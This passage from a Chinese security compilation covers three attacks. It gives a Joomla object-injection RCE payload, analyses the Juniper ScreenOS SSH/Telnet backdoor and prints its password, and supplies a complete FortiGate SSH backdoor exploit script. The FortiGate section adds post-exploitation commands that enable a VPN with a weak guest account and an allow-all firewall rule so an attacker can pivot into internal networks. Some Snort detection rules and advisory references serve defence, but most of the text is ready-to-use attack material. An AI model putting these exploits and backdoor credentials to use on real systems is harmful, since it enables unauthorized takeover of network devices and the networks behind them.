
构造的时候遇到一点小麻烦，那就是默认情况下 SimplePie 是没有定义的，这也是为什么我在调用 SimplePie 之前先 new 了一个 JSimplepieFactory 的原因，因为 JSimplepieFactory 对象在加载时会调用 import 函数将 SimplePie 导入到当前工作环境：

```
<?php
/**
 * @package     Joomla.Legacy
 * @subpackage  Simplepie
 *
 * @copyright   Copyright (C) 2005 - 2015 Open Source Matters, Inc. A
 * @license     GNU General Public License version 2 or later; see LI
 */

defined('JPATH_PLATFORM') or die;

jimport('simplepie.simplepie');

/**
 * Class to maintain a pathway.
 *
 * The user's navigated path within the application.
 *
 * @since       12.2
 * @deprecated  12.3 (Platform) & 4.0 (CMS) - Use JFeed or supply you
 */
class JSimplepieFactory
{
    /**
```

而 JSimplepieFactory 有 autoload ,所以不再需要其他 include 来对其进行加载。 给出我最终构造的 POC（既是上诉 php 代码生成的 POC）:

```
User-Agent:
123}__test|O:21:"JDatabaseDriverMysqli":3:{s:4:"\0\0\0a";O:17:"JSimplepieFactory":0:{}s:21:"\0\0\0disconnectHandlers";a:1:{i:0;a:2:{i:0;O:9:"SimplePie":5:{s:8:"sanitize";O:20:"JDatabaseDriverMysql":0:{}s:5:"cache";b:1;s:19:"cache_name_function";s:6:"assert";s:10:"javascript";i:9999;s:8:"feed_url";s:37:"phιτhσπpinfo();JFactory::getConfig();exit;";}i:1;s:4:"init";}}s:13:"\0\0\0connection";i:1;}ð???
```

给一张代码成功执行的 POC：



0x03 影响版本 & 修复方案

1.5 to 3.4 全版本

更新到 3.4.6 版本

第2节 Juniper 网络设备后门分析及影响

作者：mickey

来自：乌云知识库

网址：http://drops.wooyun.org/

0x00. 事件回顾

在 2015 年的 12 月 18 日,Juniper 官网发布安全公告,指出在他们的 Netscrren 防火墙的 ScreenOS 软件中发现未授权的代码,其中涉及 2 个安全问题。

一个是在 VPN 的认证代码实现中被安放后门,允许攻击者被动解密 VPN 的流量(CVE-2015-7756)，另一个后门是允许攻击者远程绕过 SSH 和 Telnet 认证,利用后门密码远程接管设备(CVE-2015-7755)。

在Juniper的安全公告后的6个小时,Fox-IT公司找到了后门密码,并发布了Sort规则。

通过 Sort 规则我们可以看出 SSH/Telnet 的后门密码是：

```
"<<< %s(un='%s') = %u" (3c3c3c20257328756e3d2725732729203d202575 十六进制解码)
```

Sort 规则:

```
alert tcp $HOME_NET 23 -> any any (msg:"FOX-SRT - Flowbit - Juniper ScreenOS telnet (noalert)";
flow:established,to_client; content:"Remote Management Console|0d0a|"; offset:0; depth:27;
flowbits:set,fox.juniper.screenos; flowbits:noalert; reference:cve,2015-7755;
reference:url,http://kb.juniper.net/JSA10713; classtype:policy-violation; sid:21001729; rev:2;)
alert tcp any any -> $HOME_NET 23 (msg:"FOX-SRT - Backdoor - Juniper ScreenOS telnet backdoor password
attempt"; flow:established,to_server; flowbits:isset,fox.juniper.screenos;
flowbits:set,fox.juniper.screenos.password; content:"|3c3c3c20257328756e3d2725732729203d202575|";
offset:0; fast_pattern; classtype:attempted-admin; reference:cve,2015-7755;
reference:url,http://kb.juniper.net/JSA10713; sid:21001730; rev:2;)
alert tcp $HOME_NET 23 -> any any (msg:"FOX-SRT - Backdoor - Juniper ScreenOS successful logon";
flow:established,to_client; flowbits:isset,fox.juniper.screenos.password; content:"-> "; isdataat:!1,relative;
reference:cve,2015-7755; reference:url,http://kb.juniper.net/JSA10713; classtype:successful-admin;
sid:21001731; rev:1;)
alert tcp $HOME_NET 22 -> $EXTERNAL_NET any (msg:"FOX-SRT - Policy - Juniper ScreenOS SSH world
reachable"; flow:to_client,established; content:"SSH-2.0-NetScreen"; offset:0; depth:17;
reference:cve,2015-7755; reference:url,http://kb.juniper.net/JSA10713; classtype:policy-violation; priority:1;
```

```
sid:21001728; rev:1;)
```

0x01. 受 CVE-2015-7755 后门影响的 Juniper 设备型号

根据 Juniper 的安全公告提及，版本 6.2.0r15 到 6.2.0r18 和 6.3.0r12 到 6.3.0r20 受影响，Juniper 提供了新的 6.2.0 和 6.3.0build 下载，也对去除后门的版本进行了重打包,标识为'b'，如 ssg500.6.3.0r12b.0.bin 和 ssg5ssg20.6.3.0r19b.0.bin。老外对 CVE-2015-7756 和 CVE-2015-7755 受影响的 Juniper 设备版本做了一个图示，如图 1 (虽然我个人认为他标记 2 个 CVE 标记反了)：

ScreenOS Version	Released	CVE-2015-7755 (telnet/ssh)	CVE-2015-7756 (VPN)
6.2.0r15		not vulnerable	vulnerable
6.2.0r16	March 2013	not vulnerable	vulnerable
6.2.0r17	May 2013	not vulnerable	vulnerable
6.2.0r18	Oct 2013	not vulnerable	vulnerable
6.3.0r12	Aug 2012	not vulnerable	vulnerable
6.3.0r13	Dec 2012	not vulnerable	vulnerable
6.3.0r14	Apr 2013	not vulnerable	vulnerable
6.3.0r15	Sep 2013	not vulnerable	vulnerable
6.3.0r16	Dec 2013	not vulnerable	vulnerable
6.3.0r17	Apr 2014	vulnerable	vulnerable
6.3.0r18	Dec 2014	vulnerable	vulnerable
6.3.0r19	May 2015	vulnerable	vulnerable
6.3.0r20		vulnerable	vulnerable
6.3.0r21	Dec 2015	not vulnerable	not vulnerable


图片引用自 http://malwarejake.blogspot.tw/

0x02. 技术分析：


这里只参考 hdm 的文章分析发现 CVE-2015-7755 后门漏洞的过程,CVE-2015-7756 漏洞涉及很多密码学的知识,我随后发布.

hdm 已经把 firmware 打包放在了 https://github.com/hdm/juniper-cve-2015-7755,其中 SSG500 固件是使用 x86 架构, SSG5 和 SSG20 固件使用 XScale (ARMB) 架构,这里直接把

ssg5ssg20.6.3.0r19.0.bin 载入 IDA,在"Processor Type"里选择 ARMB,如图.





然后修改 Loading Address 为 0x80000,File Offset 为 0x20,如图。



通过字符串参考搜索"strcmp"找到 sub_ED7D94 函数,但是引用太多,如图 4,图 5.继续查看字符串参考,发现更有趣的字符如"auth_admin_ssh_special"和"auth_admin_internal",通过"auth_admin_internal"发现 sub_13DBEC 函数,这个函

数有个 BL sub_ED7D94,F5 看下 sub_ED7D94,类似"strcmp",如图：






```
1  signed int __fastcall sub_ED7D94(_BYTE *a1, _BYTE *a2)
2  {
3    _BYTE *v2; // r4@1
4    char v3; // zf@1
5    signed int result; // r0@6
6    signed int v5; // r2@9
7    signed int v6; // t1@11
8    int v7; // t1@11
9
10   v2 = a1;
11   v3 = a2 == 0;
12   if ( a2 )
13     v3 = a1 == 0;
14   if ( v3 )
15   {
16     sub_83D3C("NULL string in strcmp\n");
17     if ( v2 )
18       result = 1;
19     else
20       result = -1;
21   }
22   else
23   {
24     v5 = *a1;
25     if ( v5 == *a2 )
26     {
27       while ( 1 )
28       {
29         result = v5;
30         if ( !v5 )
31           break;
32         v6 = (v2++)[1];
33         v5 = v6;
34         v7 = (a2++)[1];
35         if ( v5 != v7 )
36           goto LABEL_12;
37       }
38     }
39     else
40     {
41LABEL_12:
42       if ( *v2 < (unsigned int)*a2 )
43         result = -1;
44       else
drops.wooyun.org
```

最后确定后门密码为“<<< %s(un='%s') = %u “,如图 7

```
ROM:0013DC44                STR             R12, [SP,#0x30+var_28]
ROM:0013DC48                LDRH            R12, [R5,#0x96]
ROM:0013DC4C                STR             R12, [SP,#0x30+var_24]
ROM:0013DC50                LDR             R0, =aSCtUUnSSipSDip ; ">>> %s(ct=%u, un='%s', sip=%s, dip=%s, "...
ROM:0013DC54                LDR             R1, =loc_12A9560
ROM:0013DC58                BL              sub_558F74
ROM:0013DC5C
ROM:0013DC5C loc_13DC5C                             ; CODE XREF: sub_13DBEC+2C↑j
ROM:0013DC5C                ADD             R0, R5, #0x44
ROM:0013DC60                LDR             R1, =aSUnSU ; "<<< %s(un='%s') = %u"
ROM:0013DC64                BL              strcmp
ROM:0013DC68                CMP             R0, #0
ROM:0013DC6C                BNE             loc_13DC78
ROM:0013DC70                MOV             R0, #0xFFFFFFFD
ROM:0013DC74                LDMDB           R11, {R4-R8,R11,SP,PC}
ROM:0013DC78 ; ---------------------------------------------------------------------------
ROM:0013DC78
ROM:0013DC78 loc_13DC78                             ; CODE XREF: sub_13DBEC+80↑j
```


drops.wooyun.org


要想利用还需要知道 SSH/TELNET 登陆名,通过官方文档,我们知道默认登陆名为 netscreen,又根据 sans 蜜罐的结果：

https://isc.sans.edu/forums/diary/The+other+Juniper+vulnerability+CVE2015 7756/20529/,摘录出常用用户名 root/admin/,扫描结果见第三部分

0x03. 国内影响：

经过我个人扫描 ,全球开放 juniper 的 ssh 设备有 21869 台(为了避免麻烦,忽略了一些已知的蜜罐网络和敏感网络的 IP 段,实际应该更多) ,其中中国占 2008 台.根据 shodan 的热词 “netscreen counter:"CN""来看，他得到的中国受影响的 IP 是 2130 台.如图,而其中受后门影响的设备已经验证的有 317 台。如图：





另外要说的另一个敏感问题是,除了受后门影响的这 317 台 juniper 设备,弱口令问题导致可以登陆设备的有 20 多台,大部分是 netscreen/netscreen,这种安全意识问题,还需要网络管理员注意。

管理员可通过 get event 查看登陆日志.排查是否可以被扫描或登陆

```
ssg5-serial-> get event
Total event entries = 3072
Date        Time        Module Level    Type Description
2015-12-23 17:25:27 system warn    00515 Admin user system has logged on via
                                        SSH from 1.1.1.1:32366
2015-12-23 17:17:26 system warn    00528 SSH: Password authentication failed
```

虽然这个日志可以通过 ssg5-serial-> get event 来删除. :)

0x04. 补丁升级

可以通过 tftp 和 web 接口来升级,具体步骤参考：

http://puluka.com/home/techtalknetworking/screenoscriticalsecurityissue2015.html

0x05 参考文章：

Juniper ScreenOS backdoor: the attack demystified
http://www.pentest.guru/index.php/2015/12/21/juniper-screenos-backdoor-attack-demystified/
Juniper Networks - 2015-12 Out of Cycle Security Bulletin: ScreenOS: Multiple Security issues with ScreenOS (CVE-2015-7755) - Knowledge Base
https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10713&cat=SIRT_1&actp=LIST
Juniper Follow Up
http://malwarejake.blogspot.com/2015/12/juniper-follow-up.html
CVE-2015-7755: Juniper ScreenOS Authentication Backdoor
https://community.rapid7.com/community/infosec/blog/2015/12/20/cve-2015-7755-juniper-screenos-authentication-backdoor

0x06. 要感谢的人：

RY,低调的张老师

第3节 飞塔系统 SSH 后门分析及利用

作者：安全工具箱

来自：安全工具箱

网址：http://tools.pwn.ren/

1 月 12 号 twitter 4 点钟的时候 有老外放出一个飞塔 os 的 exp ，说 4.0 – 5.0.7 存在一个 ssh 的后门。

进行了简单的测试，影响确实重大！

通过过 Zoomeye 搜索发现存在 64567 台主机，如图 4-3-1




图 4-3-1

挑选一台进行测试，如图 4-3-2




图 4-3-2

利用脚本

```
#!/usr/bin/env python

# SSH Backdoor for FortiGate OS Version 4.x up to 5.0.7
# Usage: ./fgt_ssh_backdoor.py <target-ip>

import socket
```

```
import select
import sys
import paramiko
from paramiko.py3compat import u
import base64
import hashlib
import termios
import tty

def custom_handler(title, instructions, prompt_list):
    n = prompt_list[0][0]
    m = hashlib.sha1()
    m.update('\x00' * 12)
    m.update(n + 'FGTAbc11*xy+Qqz27')

m.update('\xA3\x88\xBA\x2E\x42\x4C\xB0\x4A\x53\x79\x30\xC1\x31\x07\xCC\x3F\xA1\x32\x90\x29\xA9\x81\x5B\x70')
    h = 'AK1' + base64.b64encode('\x00' * 12 + m.digest())
    return [h]


def main():
    if len(sys.argv) < 2:
        print 'Usage: ' + sys.argv[0] + ' <target-ip>'
        exit(-1)

    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        client.connect(sys.argv[1], username='', allow_agent=False, look_for_keys=False)
    except paramiko.ssh_exception.SSHException:
        pass

    trans = client.get_transport()
    try:
        trans.auth_password(username='Fortimanager_Access', password='', event=None, fallback=True)
    except paramiko.ssh_exception.AuthenticationException:
        pass

    trans.auth_interactive(username='Fortimanager_Access', handler=custom_handler)
    chan = client.invoke_shell()

    oldtty = termios.tcgetattr(sys.stdin)
```

```
    try:
        tty.setraw(sys.stdin.fileno())
        tty.setcbreak(sys.stdin.fileno())
        chan.settimeout(0.0)

        while True:
            r, w, e = select.select([chan, sys.stdin], [], [])
            if chan in r:
                try:
                    x = u(chan.recv(1024))
                    if len(x) == 0:
                        sys.stdout.write('\r\n*** EOF\r\n')
                        break
                    sys.stdout.write(x)
                    sys.stdout.flush()
                except socket.timeout:
                    pass
            if sys.stdin in r:
                x = sys.stdin.read(1)
                if len(x) == 0:
                    break
                chan.send(x)

    finally:
        termios.tcsetattr(sys.stdin, termios.TCSADRAIN, oldtty)

if __name__ == '__main__':
main()
```

那我们如何利用呢？

如何利用这个 SSH 后门进入到内网呢？

客观莫急，且听我细细道来。

这个后门获取到的是防火墙的 root 权限，就是所有防火墙的操作我们都可以做，这里我们利用防火墙的 vpn 服务来进入到内网中 ，从而进行进一步渗透。

0X00 先看下用户组

show user group

如图 4-3-3

图 4-3-3

0x01 开启 vpn

```
config vpn pptp
set status enable
set eip 192.168.200.100
set sip 192.168.200.1
set usrgrp Guest-group
end

config user local
edit "guest"
set type password
set passwd 123456
next
end

config user group
edit "Guest-group"
set profile "unfiltered"
set member "guest"
next
end

config firewall policy
edit 9
set srcintf "wan1"
set dstintf "internal"
set srcaddr "all"
set dstaddr "all"
set action accept
set schedule "always"
set service "ANY"
next
end
```

效果如题 4-3-4

图 4-3-4

0x02 内网进一步渗透

查看路由表

get router info routing-table all

效果如图 4-3-5

图 4-3-5

这里已经成功连接上，并使用 nmap 扫描，这里记得你是防火墙 root，所以你想去哪

就去哪，想干嘛就干嘛，效果如图 4-3-6，图 4-3-7，图 4-3-8。

